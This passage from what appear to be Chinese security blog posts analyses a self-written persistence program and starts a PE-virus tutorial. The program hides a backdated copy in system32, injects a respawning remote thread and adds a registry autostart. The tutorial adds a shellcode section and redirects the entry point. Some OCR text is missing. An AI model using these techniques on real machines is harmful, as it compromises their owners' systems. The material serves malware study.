函数，VirtualProtect 在之前我讲 ROP 技术绕过 DEP 的时候介绍过，这里调用该函数的目的是使修改内存属性，使该区域的内存可读可写，以便于我们进行修改。接着调用 WriteProcessMemory 将新函数的地址覆盖原有地址，而新函数的地址正好是该函数的一个参数，在 call sub_10001020 之前已经入栈，我们回到 DLLMain，进入新函数的领空



新函数很简单，只是单单的弹出一个对话框。当目标进程调用 TerminateProcess 时仅仅弹出对话框然后退出，核心代码分析完毕。

我们将该 DLL 注入到任务管理器的进程中（taskmgr.exe），我们试着结束进程，进程没有结束，弹出一个对话框，如图



三线程保护程序

该程序有两套代码，winxp 那一套过于古老，我就不再做详细介绍，我在 xp 版的基础上进行更新写了一个 win7 版的，着重分析 win7 版

测试环境：

xp 32 win xp vc++6.0 *编译*


win7 64 win7 vs2013 x64 *编译*

这套代码呢，有一定的攻击性，运行之前要么先阅读一下源码了解程序做了什么，要么就做一个镜像好还原

对了，编译之后记得给 exe 改名，不然运行不了，你看一下源码就懂了……


三线程保护程序原理及分析

将编译后的 64 位 exe 载入 IDA，进入主函数




我们看到主函数逻辑还是很复杂的，限于篇幅，我们避轻就重，简单的分析一下这个 exe 干了什么

首先在 00000001400010E2 处调用提权函数，接着是一顿初始化字符串的操作，还调用了 GetSystemDirectoryA，然后调用 FindFirstFileA 仿佛在寻找什么




之后进行 CopyFile 的操作，看到这基本上能猜出来，这一段的代码是寻找 system32 目录下有没有这个文件，没有就复制过去。然后往后看，发现还有一次 FindFirstFileA 的调用，并且 CopyFile 的一个参数为 kernel.dll，可能恶意代码做了一个备份，将文件重命名为 kernel.dll 放在系统目录下，紧接着在 000000014000138C 处发现调用了 CreateFileA，打开了之前创建的备份文件 kernel.dll，获得文件句柄之后，紧接着调用 SystemTimeToFileTime，SetFileTime，SetFileAttributesA 修改备份文件的创建时间、修改时间并设置文


件属性只读，隐藏。




接着向下看，在 0000000140001481 处 call sub_140001730，转到该函数




emmmm，接着避轻就重，在 000000014000179C 处 call sub_140001660，该函数是枚举进程的函数，获取目标进程的 PID，然后在 00000001400017C1 处调用 OpenProcess 函数，获取目标进程的句柄，紧接着调用 VirtualAllocEx 和 WriteProcessMemory，我们大致可以推测恶意代码会将某些东西注入到目标进程中，我们主要关注这些要注入东西是什么




在 000000014000018A6 处发现了要写入目标进程内存的内容，转到其领空，我们发现这是一个函数指针，所以之前的操作是代码注入




而且分析难度相当之大，全是隐式调用，call 的地址全是寄存器，所以我们要对这个函数的参数进行分析，退出该函数，很幸运在下面的代码中又有一次 VirtualAllocEx 和 WriteProcessMemory，应该就是写入参数的操作了，我们发现在第二次写内存之前有非常多的 GetProcAddress 操作，我们来看一看都获取了哪些函数的地址。经过耐心的分析，了解到要注入到远程线程的函数的功能：一直在宿主进程中一直打开我们的恶意进程，寻找恶意程序是否被删除，如果被删除再复制过去，复制完之后，运行恶意程序。最后调用 CreateRemoteThread 在宿主进程中运行这个死循环。



回到主函数接下来会创建一个线程，我们转到 lpStartAddress 的领空，看看这个新线程的回调函数做了什么，



回调函数都是一些常见的函数，主要是一个监听线程，目的是判断注册表的自启动项中有没有加入恶意代码的键值，如果没有就添加上，在 0000000140001D49 处会调用 GetExitCodeThread 函数，来检查远程线程的执行情况，如果不是 STILL_ACTIVE 状态，则创建远程线程，回到主函数



接下来会进入一个死循环，你的鼠标会一直按照设定好的形式进行浮动。

小结

如果大家看不太懂反汇编的话，可以下载源代码进行学习，我都打了详尽的注释。到这里提供的源代码算是分析完毕了，还剩下 PE 病毒，我打算用两篇的篇幅来实战一下 PE 病毒，敬请关注……

PE 病毒与 msf 奇遇记

原创： x-encounter 信安之路 2018-04-02

0x01 PE 病毒简介

通俗的讲，PE 病毒就是感染 PE 文件的病毒，通过修改可执行文件的代码中程序入口地址，变为恶意代码的的入口，导致程序运行时执行恶意代码。

我们学习 PE 病毒的目的是为了深入了解 32 位的 PE 结构。


git 链接（上一期的也上传了）：

https://github.com/x-encounter/C-code


网盘链接（附带两张图，一个描述各字段偏移的 word 文档）：

https://pan.baidu.com/s/1BCDpctJ_EDBdZC7rLF5Twg

老规矩，两张图介绍一下 PE 文件（图片会放到网盘中供大家下载）



这是一张偏移的



这是一张树形的

加上我讲 IAT 时候的一张，一共三张图，对于学习 PE 结构来讲已经够了


0x02 OEP 介绍

OEP 即程序的入口点。为了使 PE 文件执行我们的恶意数据，我们需要修改 OEP，为了不影响受感染 PE 文件的正常运行，我们需要在恶意代码的末尾添加跳转指令跳到原始的 OEP。

OEP 计算公式为:


OEP=OptionalHeader.ImageBase+OptionalHeader.AddressOfEntryPoint

以 Dbgview.exe 为例



OEP=00400000+00015757=00415757

OD 载入 Dbgview.exe



验证我们的计算结果是正确的。

0x03 PE 病毒编写思路

我们的目的是在 PE 文件中添加一个节区，并将 shellcode 插入该数据中，并修改 OEP

1、新建一个节表头，写入各项数据，属性设置为可读可写可执行（SectionHeader.Characteristics = 0xE0000020）

2、修改 optionheader 中 SizeofCode 字段的大小

3、修改 optionheader 中 SizeOfImage 字段的大小

4、修改 fileheader 中 NumberOfSections 的大小

5、向节表数据中写入数据

6、修改 OEP

实验环境

击 kalilinux 32 *弹* shellcode

标 32 winxp 32 PE 32 *标* *弹连*

IDE Vc++6.0

首先获取该 PE 文件的 DOS 头，NT 头，节表头，获取方法在我讲 IAT 那一期已经提过了，一共三种方法，我选择的是通过 fopen，fseek，fread 获取。忘了的话可以前去考古……

节表头的数据结构如下:

```
typedef struct _IMAGE_SECTION_HEADER {
  BYTE    Name[IMAGE_SIZEOF_SHORT_NAME];
  union {
      DWORD    PhysicalAddress;
      DWORD    VirtualSize; //实际  节  项
  } Misc;
  DWORD    VirtualAddress;//载            RVA       对齐
```

```
DWORD    SizeOfRawData;//      盘                    对齐

DWORD    PointerToRawData;//

DWORD    PointerToRelocations;

DWORD    PointerToLinenumbers;

WORD     NumberOfRelocations;

WORD     NumberOfLinenumbers;

DWORD    Characteristics;//节   项

} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

难点在设置新节表头的各项数据需要考虑到对齐，这里要牵扯到内存对齐和文件对齐的概念，在 PE 文件 OptionHeader 中 SectionAlignment 代表节表装入内存后的对齐值、而 FileAlignment 代表节表在文件中的对齐值。

通常情况下 SectionAlignment 的值为 0x1000，也就是 4KB 大小因为 windows 操作系统的内存分页一般为 4KB，FileAlignment 的值一般为 0x200，也就是 512 字节因为磁盘一个扇区即 512 字节

这里插一句题外话，一般情况下，正常的节区 VirtualSize 是小于 SizeOfRawData 的，windows 使用 VirtualSize 和 SizeOfRawData 中的最小值来载入节区数据。但是在 OD1.1 版本中，仅使用 SizeOfRawData 作为节区数据载入大小的标准，当我们把 SizeOfRawData 手动设置为 0x77777777 时，OD1.1 会产生崩溃。OD2 已经修复。

